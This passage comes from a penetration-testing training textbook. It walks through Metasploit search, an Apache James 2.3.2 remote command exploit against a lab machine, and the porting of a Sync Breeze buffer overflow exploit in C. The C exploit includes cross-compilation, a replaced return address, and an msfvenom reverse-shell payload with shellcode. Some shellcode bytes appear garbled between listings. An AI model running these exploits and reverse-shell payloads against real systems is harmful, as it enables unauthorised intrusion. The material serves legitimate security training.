'id:' field shows the value '111'. At the bottom right of the detail panel is a 'Execute' button.

Figure 260: Available BeEF exploits

#### 14.2.2.4 The Metasploit Framework

Metasploit<sup>376</sup> is an excellent framework built to assist in the development and execution of exploits. This framework is available in Kali Linux by default and can be started with the **msfconsole** command:

```
kali@kali:~$ sudo msfconsole -q
```

```
msf >
```

Listing 415- Starting the Metasploit framework

Usage of this framework is covered in-depth in a different module so we will simply focus on listing the exploits available within the framework with the **search** command.

To demonstrate, consider this search for the popular MS08\_067<sup>377</sup> vulnerability:

```
msf > search ms08_067
```

```
Matching Modules
=====
```

| Name | Disclosure Date | Description |
|------|-----------------|-------------|
| ---  | -----           | -----       |

<sup>376</sup> (Rapid7, 2019), <https://www.metasploit.com>

<sup>377</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067>

```
exploit/windows/smb/ms08_067_netapi 2008-10-28          MS08-067 Microsoft Server  
Service Relative Path Stack Corruption
```

*Listing 416 - Searching for a ms08\_067 exploit in Metasploit*

Metasploit's search command includes numerous keywords to help us find a particular exploit. To list all of the available options, run **search** with the **-h** option:

```
msf5 > search -h
```

Usage: search [ options ] <keywords>

OPTIONS:

|             |                                     |
|-------------|-------------------------------------|
| -h          | Show this help information          |
| -o <file>   | Send output to a file in csv format |
| -S <string> | Search string for row filter        |
| -u          | Use module if there is one result   |

Keywords:

|             |   |
|-------------|---|
| aka         | : Modules with a matching AKA (also-known-as) name                          |
| author      | : Modules written by this author  |
| arch        | : Modules affecting this architecture                                       |
| bid         | : Modules with a matching Bugtraq ID  |
| cve         | : Modules with a matching CVE ID  |
| edb         | : Modules with a matching Exploit-DB ID                                     |
| check       | : Modules that support the 'check' method                                   |
| date        | : Modules with a matching disclosure date                                   |
| description | : Modules with a matching description                                       |
| full_name   | : Modules with a matching full name   |
| mod_time    | : Modules with a matching modification date                                 |
| name        | : Modules with a matching descriptive name                                  |
| path        | : Modules with a matching path  |
| platform    | : Modules affecting this platform   |
| port        | : Modules with a matching port  |
| rank        | : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric) |
| ref         | : Modules with a matching ref   |
| reference   | : Modules with a matching reference   |
| target      | : Modules affecting this target   |
| type        | : Modules of a specific type (exploit, payload, auxiliary, encoder, eva     |

Examples:

```
search cve:2009 type:exploit
```

*Listing 417 - Displaying the available search options in Metasploit*

## 14.3 Putting It All Together

With all of the resources covered, let's demonstrate how this would look in a real scenario. We are going to attack our dedicated Linux client, which is hosting an application vulnerable to a public exploit.

We begin our enumeration process by running **nmap** to determine what services the machine has exposed to the network:

```
kali@kali:~# sudo nmap 10.11.0.128 -p- -sV -vv --open --reason  
...  
Scanning 10.11.0.128 [65535 ports]
```

```

Discovered open port 3389/tcp on 10.11.0.128
Discovered open port 110/tcp on 10.11.0.128
Discovered open port 25/tcp on 10.11.0.128
Discovered open port 22/tcp on 10.11.0.128
Discovered open port 119/tcp on 10.11.0.128
Discovered open port 4555/tcp on 10.11.0.128
Completed SYN Stealth Scan at 14:23, 49.03s elapsed (65535 total ports)
Initiating Service scan at 14:23
Scanning 6 services on 10.11.0.128
Completed Service scan at 14:23, 11.47s elapsed (6 services on 1 host)
NSE: Script scanning 10.11.0.128.

...
Nmap scan report for 10.11.0.128
Host is up, received arp-response (0.15s latency).
Scanned at 2019-04-13 14:22:57 EEST for 61s
Not shown: 65304 closed ports, 225 filtered ports
Reason: 65304 resets and 225 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2
25/tcp    open  smtp         syn-ack ttl 64 JAMES smtplib 2.3.2
110/tcp   open  pop3        syn-ack ttl 64 JAMES pop3d 2.3.2
119/tcp   open  nntp        syn-ack ttl 64 JAMES nntpd (posting ok)
3389/tcp  open  ms-wbt-server syn-ack ttl 64 xrdp
4555/tcp open james-admin  syn-ack ttl 64 JAMES Remote Admin 2.3.2
MAC Address: 00:50:56:93:2E:E7 (VMware)
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 61.11 seconds
Raw packets sent: 76606 (3.371MB) | Rcvd: 71970 (2.879MB)

```

*Listing 418 - Using nmap to enumerate the exposed services on the dedicated Linux client*

Based on the output of our scan, it appears that the system is running an SSH server on TCP port 22, XRDП on TCP port 3389, and various services noted as "JAMES". Using Google to get more information on what the JAMES services are leads us to believe that our target is running Apache James.

In order to locate any available exploits, we will use the `searchsploit` tool:

---

| Exploit Title                          |  | Path                           |
|--|--|--------------------------------|
|  |  | (/usr/share/exploitdb/)        |
| Apache James Server 2.2 - SMTP Denial  |  | exploits/multiple/dos/27915.pl |
| Apache James Server 2.3.2 - Remote Com |  | exploits/linux/remote/35513.py |
| WheresJames Webcam Publisher Beta 2.0. |  | exploits/windows/remote/944.c  |

---

*Listing 419 - Using searchsploit to search for exploits targeting Apache James*

Amongst the results, it appears that one of the exploits is targeting the specific Apache James Server version 2.3.2.<sup>378</sup> A quick glance at this exploit shows that it takes the IP address as an argument and executes a specific command as root defined in the *payload* variable:

```
payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # to exploit only on root
```

*Listing 420 - The payload executed as the root user upon exploitation*

Now that we have located our exploit, we will attempt to run it against our dedicated Linux client without any modifications.

```
kali@kali:~$ python /usr/share/exploitdb/exploits/linux/remote/35513.py 10.11.0.128
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

*Listing 421 - Running the exploit against our dedicated Linux client*

The exploit appears to have worked without any errors and it informs us that the payload will be executed once somebody logs in to the machine.

We connect to our dedicated Linux client to simulate a login that would normally occur from the victim and notice that we get additional clutter (from the exploit) that would not occur during a standard login session:

```
kali@kali:~$ ssh root@10.11.0.128
root@10.11.0.128's password:
...
-bash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\j':
command not found
-bash: L: command not found
-bash: attributestLjava/util/HashMap: No such file or directory
-bash: L
        errorMessagetLjava/lang/String: No such file or directory
-bash: L
        lastUpdatedtLjava/util/Date: No such file or directory
-bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-bash: $'L\004nameq~\002L': command not found
-bash: recipientstLjava/util/Collection: No such file or directory
-bash: L: command not found
-bash: $'remoteAddrq~\002L': command not found
-bash: remoteHostq~LsendertLorg/apache/mailet/EmailAddress: No such file or directory
-bash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp':
command not found
-bash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-bash: @team.pl>
Message-ID: <31878267.0.1555158659200.JavaMail.root@debian>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../etc/bash_completion.d@localhost
Received: from vpn.hacker.localdomain ([10.11.11.10])
```

<sup>378</sup> (Offensive Security, 2014), <https://www.exploit-db.com/exploits/35513>

```
by debian (JAMES SMTP Server 2.3.2) with SMTP ID 330
for <.../.../.../.../.../.../etc/bash_completion.d@localhost>;
Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
Date: Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
From: team@team.pl

: No such file or directory
-bash: $'\r': command not found
root@debian:~#
```

*Listing 422 - Logging in to the dedicated Linux client using SSH to simulate the victim*

If everything worked according to plan, we should see a *proof.txt* file under the */root* directory.

```
root@debian:~# ls -lah /root/proof.txt
-rw-r--r-- 1 root root 0 Apr 13 08:34 /root/proof.txt
```

*Listing 423 - Verifying that the payload was executed upon logging in to the machine*

Very nice. It looks like the exploit was successful.

#### 14.3.1.1 Exercises

1. Connect to your dedicated Linux client and start the vulnerable Apache James service using the */usr/local/james/bin/run.sh* script.
2. Enumerate the target using port scanning utilities and use information from the banners and Internet searches to determine the software running on the machine.
3. Use the *searchsploit* tool to find exploits for this version on the online resources mentioned in this module.
4. Launch the exploit and verify that the payload is executed upon logging in to the machine.
5. Attempt to modify the *payload* variable in order to get a reverse shell on the target machine.

## 14.4 Wrapping Up

In this module, we discussed the risks associated with running code written by untrusted authors. We also covered various online resources that host exploit code for publicly-known vulnerabilities as well as offline resources that do not require an Internet connection. Finally, we covered a scenario that shows how such online resources can be used to find public exploits for software versions discovered during the enumeration phase against a target.

## 15 Fixing Exploits

Writing an exploit from scratch can be difficult and time-consuming. But it can be equally difficult and time-consuming to find a public exploit that fits our exact needs during an engagement. One great compromise is to modify a public exploit to suit our specific needs.

There are challenges with this solution, however. In the case of memory corruption exploits like buffer overflows, we may need to modify basic target parameters such as the socket information, return address, payload, and offsets.

Understanding each of these elements is very important. For example, if our target is running Windows 2008 Server and we attempt to run an exploit that was written and tested against Windows 2003 Server, newer protection mechanisms such as ASLR will most likely result in an application crash, which could lock down that attack vector for a period of time or impact the production environment, both situations we should avoid.

With this in mind, instead of firing off a mismatched exploit, we should always read the exploit code carefully, modify it as needed, and test it against our own sandboxed target whenever possible.

---

*These variables explain why online resources like the Exploit Database<sup>379</sup> host multiple exploits for the same vulnerability, each written for different target operating system versions and architectures.*

---

We may also benefit from porting an exploit to a different language in order to include additional pre-written libraries and extend the exploit functionality by importing it to an attack framework.

Finally, exploits that are coded to run on a particular operating system and architecture may need to be ported to a different platform. As an example, we often encounter situations where an exploit needs to be compiled on Windows but we want to run it on Kali.

In this module, we will overcome many of these challenges as we walk through the steps required to modify public exploit code to fit a specific attack platform and target. We will explore both memory corruption exploits and web exploits.

### 15.1 Fixing Memory Corruption Exploits

Memory corruption exploits, such as buffer overflows, are relatively complex and can be difficult to modify. Before we jump into an example, we should discuss the process and highlight some of the considerations and challenges we will face.

---

<sup>379</sup> (Offensive Security, 2019), <https://www.exploit-db.com>

### 15.1.1 Overview and Considerations

The general flow of a standard stack overflow (in applications running in user mode without mitigations such as DEP and ASLR) is fairly straight-forward. The exploit will:

1. Create a large buffer to trigger the overflow.
2. Take control of EIP by overwriting a return address on the stack by padding the large buffer with an appropriate offset.
3. Include a chosen payload in the buffer prepended by an optional NOP sled.
4. Choose a correct return address instruction such as JMP ESP (or different register) in order to redirect the execution flow into our payload.

Additionally, as we fix the exploit, depending on the nature of the vulnerability, we may need to modify elements of the deployed buffer to suit our target such as file paths, IP addresses and ports, URLs, etc. If these modifications alter our offset, we must adjust the buffer length to ensure we overwrite the return address with the desired bytes.

Although we could trust that the return address used in the exploit is correct, the more responsible alternative is to find the return address ourselves, especially if the one used is not part of the vulnerable application or its DLLs. One of the most reliable ways to do this is to clone the target environment locally in a virtual machine and then use a debugger on the vulnerable software to obtain the memory address of the return address instruction.

We must also consider changing the payload contained in the original exploit code.

As mentioned in a previous module, public exploits present an inherent danger because they often contain hex-encoded payloads that must be reverse-engineered to determine how they function. Because of this, we must always review the payloads used in public exploits or better yet, insert our own.

When we do this, we will obviously include our own IP address and port numbers and possibly exclude certain bad characters, which we can determine on our own or glean from the exploit comments.

While generating our own payload is advised whenever possible, there are exploits that use custom payloads that are key for a successful compromise of the vulnerable application. If this is the case, our only option is to reverse engineer the payload to determine how it functions and if it is safe to execute. This is difficult and beyond the scope of this module, so we will instead focus on shellcode replacement.

All of these considerations must be kept in mind as we re-purpose the exploit.

### 15.1.2 Importing and Examining the Exploit

In this example, we will again target Sync Breeze Enterprise 10.0.28 as we did in a previous module, but we will focus on a different exploit. This will provide us with another working exploit for our target environment and allow us to walk through the modification process.

Searching by product and version, we notice that there are two available exploits for this particular vulnerability, one of which is coded in C:

```
kali@kali:~$ searchsploit "Sync Breeze Enterprise 10.0.28"
```

| Exploit Title                                       | Path (/usr/share/exploitdb/)        |
|---|-------------------------------------|
| Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/remote/42928.py    |
| Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | <b>exploits/windows/dos/42341.c</b> |

*Listing 424 - Searching for available exploits for our vulnerable software using searchsploit*

Since we're already familiar with how the vulnerability works and how it is exploited, we are presented with a good opportunity to see the differences between scripting languages such as *Python* and a compiled language such as *C* without the added complexity of unraveling a new vulnerability.

While there are plenty of differences between the two languages, we will focus on two main differences that will affect us, including memory management and string operations.

The first key difference is that scripting languages are executed through an interpreter and not compiled to create a stand-alone executable. Because scripting languages require an interpreter, this means that we can not run a *Python* script in an environment where *Python* is not installed. This could limit us in the field, especially if we need a stand-alone exploit (like a local privilege escalation) that must run in an environment that doesn't have *Python* pre-installed.

---

*As an alternative, we could consider using PyInstaller (<https://www.pyinstaller.org>), which packages Python applications into stand-alone executables for various target operating systems. However, given the nuances of exploit code, we suggest porting the code by hand to fully understand how the exploit will work against the target.*

---

An additional difference between the two languages is that in a scripting language like *Python*, concatenating a string is very easy and usually takes the form of an addition between two strings:

```
kali@kali:~$ python  
  
>>> string1 = "This is"  
>>> string2 = " a test"  
>>> string3 = string1 + string2  
>>> print string3  
This is a test
```

*Listing 425 - String concatenation example in Python*

As discussed later in this module, concatenating strings in this way is not allowed in a programming language such as *C*.

To begin the process of modifying our exploit, we will move the target exploit<sup>380</sup> to our current working directory by using SearchSploit's handy **-m** mirror (copy) option:

---

<sup>380</sup> (Offensive Security, 2017), <https://www.exploit-db.com/exploits/42341/>

```
kali@kali:~$ searchsploit -m 42341
Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)
URL: https://www.exploit-db.com/exploits/42341/
Path: /usr/share/exploitdb/exploits/windows/dos/42341.c
File Type: C source, UTF-8 Unicode text, with CRLF line terminators
```

Copied to: /home/kali/42341.c

*Listing 426 - Using searchsploit to copy the exploit to the current working directory*

Now that the exploit is mirrored to our home directory, we can inspect it to determine what modifications (if any) are required to compile the exploit and make it work in our target environment.

However, before even considering compilation, we notice that the headers (such as *winsock2.h*<sup>381</sup>) indicate that this code was meant to be compiled on Windows:

```
#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

*Listing 427 - Displaying the C headers at the beginning of the exploit code*

Although we could attempt to compile this on Windows, we will instead cross-compile<sup>382</sup> this exploit on Kali.

### 15.1.3 Cross-Compiling Exploit Code

In order to avoid compilation issues, it is generally recommended to use native compilers for the specific operating system targeted by the code; however, this may not always be an option.

There are situations where we only have access to a single attack environment (like Kali), but need to leverage an exploit that is coded for a different platform. This is where a cross-compiler can be extremely helpful.

We will use the extremely popular *mingw-64* cross-compiler in this section. If it's not already present, we can install it with **apt**:

```
kali@kali:~$ sudo apt install mingw-w64
```

*Listing 428 - Installing the mingw-64 cross-compiler in Kali*

After the installation has completed, we can use **mingw-64** to compile the code into a Windows PE file.<sup>383</sup> The first step is to see if the exploit code compiles without errors:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/tmp"syncbreeze_exploit.c:(.text+0x2e): undefined reference to `__imp__WSAStartup@8'
/tmp"syncbreeze_exploit.c:(.text+0x3c): undefined reference to `__imp__WSAGetLastError@4'
/tmp"syncbreeze_exploit.c:(.text+0x80): undefined reference to `__imp__socket@12'
/tmp"syncbreeze_exploit.c:(.text+0x93): undefined reference to `__imp__WSAGetLastError@4'
/tmp"syncbreeze_exploit.c:(.text+0xbd): undefined reference to `__imp__inet_addr@4'
```

<sup>381</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms737629\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms737629(v=vs.85).aspx)

<sup>382</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Cross\\_compiler](https://en.wikipedia.org/wiki/Cross_compiler)

<sup>383</sup> (Offensive Security, 2015), <https://forums.offensive-security.com/showthread.php?t=2206&p=8529>

```
/tmp:syncbreeze_exploit.c:(.text+0xdd): undefined reference to `__imp__htons@4'  
/tmp:syncbreeze_exploit.c:(.text+0x106): undefined reference to `__imp__connect@12'  
/tmp:syncbreeze_exploit.c:(.text+0x14f): undefined reference to `__imp__send@16'  
/tmp:syncbreeze_exploit.c:(.text+0x182): undefined reference to `__imp__closesocket@4'  
collect2: error: ld returned 1 exit status
```

*Listing 429 - Errors displayed after attempting to compile the exploit using mingw-64*

Something went wrong during the compilation process and although the errors from listing 429 may seem foreign, a simple Google search for “WSAStartup” reveals that this is a function found in *winsock.h*. Further research indicates that these errors occur when the linker can not find the *winsock* library, and that adding the **-lws2\_32** parameter to the **i686-w64-mingw32-gcc** command should fix the problem:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32  
  
kali@kali:~$ ls -lah  
total 372K  
drwxr-xr-x  2 root root 4.0K Feb 24 17:13 .  
drwxr-xr-x 17 root root 4.0K Feb 24 15:42 ..  
-rw-r--r--  1 root root 4.7K Feb 24 15:46 42341.c  
-rwxr-xr-x  1 root root 355K Feb 24 17:13 syncbreeze_exploit.exe
```

*Listing 430 - Successfully compiling the code after adjusting the mingw-64 command to link the winsock library*

Listing 430 shows that mingw32 produced an executable without generating any compilation errors.

### 15.1.3.1 Exercises

1. Locate the exploit discussed in this section using the *searchsploit* tool in Kali Linux.
2. Install the *mingw-w64* suite in Kali Linux and compile the exploit code.

### 15.1.4 Changing the Socket Information

We already know that this exploit targets a remotely-accessible vulnerability, which means that our code needs to establish a connection to the target at some point.

Inspecting the C code, we notice that it uses hard-coded values for the *IP address* as well as for the *port*:

```
printf("[>] Socket created.\n");  
server.sin_addr.s_addr = inet_addr("10.11.0.22");  
server.sin_family = AF_INET;  
server.sin_port = htons(80);
```

*Listing 431 - Identifying the code lines responsible for the IP address and port*

These will be the first values that we will need to adjust in our exploit.

### 15.1.4.1 Exercises

1. Modify the connection information in the exploit in order to target the SyncBreeze installation on your Windows client.
2. Recompile the exploit and use Wireshark to confirm that the code successfully initiates a socket connection to your dedicated Windows client.

## 15.1.5 *Changing the Return Address*

Further inspection on the code reveals the use of a return address located in ***msvbvm60.dll***, which is not part of the vulnerable software. Looking at the loaded modules in the debugger on our Windows client, we notice that this DLL is absent, meaning that the return address will not be valid for our target.

Given that we already have a working exploit from our previous module, we can replace the target return address with our own, which is valid.

```
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83
```

### *Listing 432 - Changing the return address*

If we do not have a return address from a previously developed exploit, we have a few options. The first, and most recommended option, is to recreate the target environment locally and use a debugger to determine this address. This is the process we used when we developed the original exploit.

If this is not an option, then we could use information from other publicly available exploits to get a reliable return address that will match our target environment. For example, if we needed a return address for a JMP ESP instruction on Windows Server 2003 SP2, we could look for it in public exploits leveraging different vulnerabilities targeting that operating system. This method is less reliable and can vary widely depending on the protections the operating system has installed.

As an alternative, we could obtain a return address directly from the target machine. If we have access to our target as an unprivileged user and want to run an exploit that will elevate our privileges, we can copy the DLLs that we are interested into our attack machine and use various tools such as disassemblers or even *msfpescan*<sup>384</sup> from the Metasploit Framework to obtain a reliable return address.

### **15.1.5.1 Exercise**

1. Find any valid return address instruction and alter the one present in the original exploit.

## 15.1.6 *Changing the Payload*

Continuing the analysis of our C exploit, we notice that the `shellcode` variable seems to hold the payload. Since it is stored as hex bytes, we can not easily determine its purpose. The only hint given by the author refers to a *NOP slide* that is part of the `shellcode` variable:

<sup>384</sup> (Offensive Security, 2019), <https://www.offensive-security.com/metasploit-unleashed/exploit-targets/>

```

"\xc4\x29\xbe\x06\x6e\xb9\x18\xe2\x8e\x6e\xfe\x61\x9c\xdb\x74"
"\x2d\x81\xda\x59\x46\xbd\x57\x5c\x88\x37\x23\x7b\x0c\x13\xf7"
"\xe2\x15\xf9\x56\x1a\x45\xa2\x07\xbe\x0e\x4f\x53\xb3\x4d\x18"
"\x90\xfe\x6d\xd8\xbe\x89\x1e\xea\x61\x22\x88\x46\xe9\xec\x4f"
"\xa8\xc0\x49\xdf\x57\xeb\xa9\xf6\x93\xbf\xf9\x60\x35\xc0\x91"
"\x70\xba\x15\x35\x20\x14\xc6\xf6\x90\xd4\xb6\x9e\xfa\xda\xe9"
"\xbf\x05\x31\x82\x2a\xfc\xd2\x01\xba\x8a\xef\x32\xb9\x72\xe1"
"\x9e\x34\x94\x6b\x0f\x11\x0f\x04\xb6\x38\xdb\xb5\x37\x97\xa6"
"\xf6\xbc\x14\x57\xb8\x34\x50\x4b\x2d\xb5\x2f\x31\xf8\xca\x85"
"\xd5\x66\x58\x42\x9d\xe1\x41\xdd\xca\xa6\xb4\x14\x9e\x5a\xee"
"\x8e\xbc\xa6\x76\xe8\x04\x7d\x4b\xf7\x85\xf0\xf7\xd3\x95\xcc"
"\xf8\x5f\xc1\x80\xae\x09\xbf\x66\x19\xf8\x69\x31\xf6\x52\xfd"
"\xc4\x34\x65\x7b\xc9\x10\x13\x63\x78\xcd\x62\x9c\xb5\x99\x62"
"\xe5\xab\x39\x8c\x3c\x68\x59\x6f\x94\x85\xf2\x36\x7d\x24\x9f"
"\xc8\xab\x6b\xa6\x4a\x58\x14\x5d\x52\x29\x11\x19\xd4\xc2\x6b"
"\x32\xb1\xe4\xd8\x33\x90";

```

*Listing 433 - The shellcode variable content includes a NOP slide before the actual payload*

Since we have already determined the bad characters from our research in the previous exploit, we can generate our own payload with **msfvenom**:

```

kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
"\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
"\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
"\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
"\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
"\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
"\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
"\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
"\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
"\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
"\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
"\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
"\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
"\xb1\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
"\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
"\x47\xdc\xa3\xb6\x06\x15\xc9\x44\xff\xd5\x84\x96\x56\xe9\x32"
"\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
"\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
"\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
"\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
"\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
"\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
"\x52\x18\x85\x8e\x53\x09";

```

*Listing 434 - Using msfvenom to generate a reverse shell payload that fits our environment*

With all the above-mentioned changes, our exploit code now looks like the following:

```
...
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define DEFAULT_BUflen 512

#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

DWORD SendRequest(char *request, int request_size) {
    WSADATA wsa;
    SOCKET s;
    struct sockaddr_in server;
    char recvbuf[DEFAULT_BUflen];
    int recvbuflen = DEFAULT_BUflen;
    int iResult;

    printf("\n[>] Initialising Winsock...\n");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
        printf("[!] Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("[>] Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[!] Could not create socket : %d", WSAGetLastError());
    }

    printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("10.11.0.22");
server.sin_family = AF_INET;
server.sin_port = htons(80);

    if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
    {
        puts("[!] Connect error");
        return 1;
    }
    puts("[>] Connected");

    if (send(s, request, request_size, 0) < 0)
    {
        puts("[!] Send failed");
        return 1;
    }
    puts("\n[>] Request sent\n");
    closesocket(s);
    return 0;
}

void EvilRequest() {
```

```
char request_one[] = "POST /login HTTP/1.1\r\n"
    "Host: 10.11.0.22\r\n"
    "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0)
Gecko/20100101 Firefox/52.0\r\n"
        "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
        "Accept-Language: en-US,en;q=0.5\r\n"
        "Referer: http://10.11.0.22/login\r\n"
        "Connection: close\r\n"
        "Content-Type: application/x-www-form-urlencoded\r\n"
        "Content-Length: ";
char request_two[] = "\r\n\r\nusername=";

int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
memset(padding, 0x41, initial_buffer_size);
memset(padding + initial_buffer_size - 1, 0x00, 1);
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83

// root@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
unsigned char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
"\xbff\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
"\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
"\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
"\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
"\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
"\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\x9a"
"\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
"\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
"\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
"\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
"\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
"\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
"\x85\x9d\x31\x51\xd5\x31\xea\x12\x85\xf1\x5a\xfb\xcf\xfd\x85"
"\x1b\xf0\xd7\xad\xb6\x0b\xb0\xdb\x4d\x13\x52\xb4\x53\x13\x53"
"\xff\xdd\xf5\x39\xef\x8b\xae\xd5\x96\x91\x24\x47\x56\x0c\x41"
"\x47\xdc\xa3\xb6\x06\x15\xc9\xaa\xff\xd5\x84\x96\x56\xe9\x32"
"\xbe\x35\x78\xd9\x3e\x33\x61\x76\x69\x14\x57\x8f\xff\x88\xce"
"\x39\x1d\x51\x96\x02\xa5\x8e\x6b\x8c\x24\x42\xd7\xaa\x36\x9a"
"\xd8\xf6\x62\x72\x8f\xa0\xdc\x34\x79\x03\xb6\xee\xd6\xcd\x5e"
"\x76\x15\xce\x18\x77\x70\xb8\xc4\xc6\x2d\xfd\xfb\xe7\xb9\x09"
"\x84\x15\x5a\xf5\x5f\x9e\x7a\x14\x75\xeb\x12\x81\x1c\x56\x7f"
"\x32\xcb\x95\x86\xb1\xf9\x65\x7d\xa9\x88\x60\x39\x6d\x61\x19"
"\x52\x18\x85\x8e\x53\x09";

char request_three[] = "&password=A";

int content_length = 9 + strlen(padding) + strlen(retn) + strlen(shellcode) +
strlen(request_three);
char *content_length_string = malloc(15);
sprintf(content_length_string, "%d", content_length);
int buffer_length = strlen(request_one) + strlen(content_length_string) +
```

```
initial_buffer_size + strlen(retn) + strlen(request_two) + strlen(shellcode) +
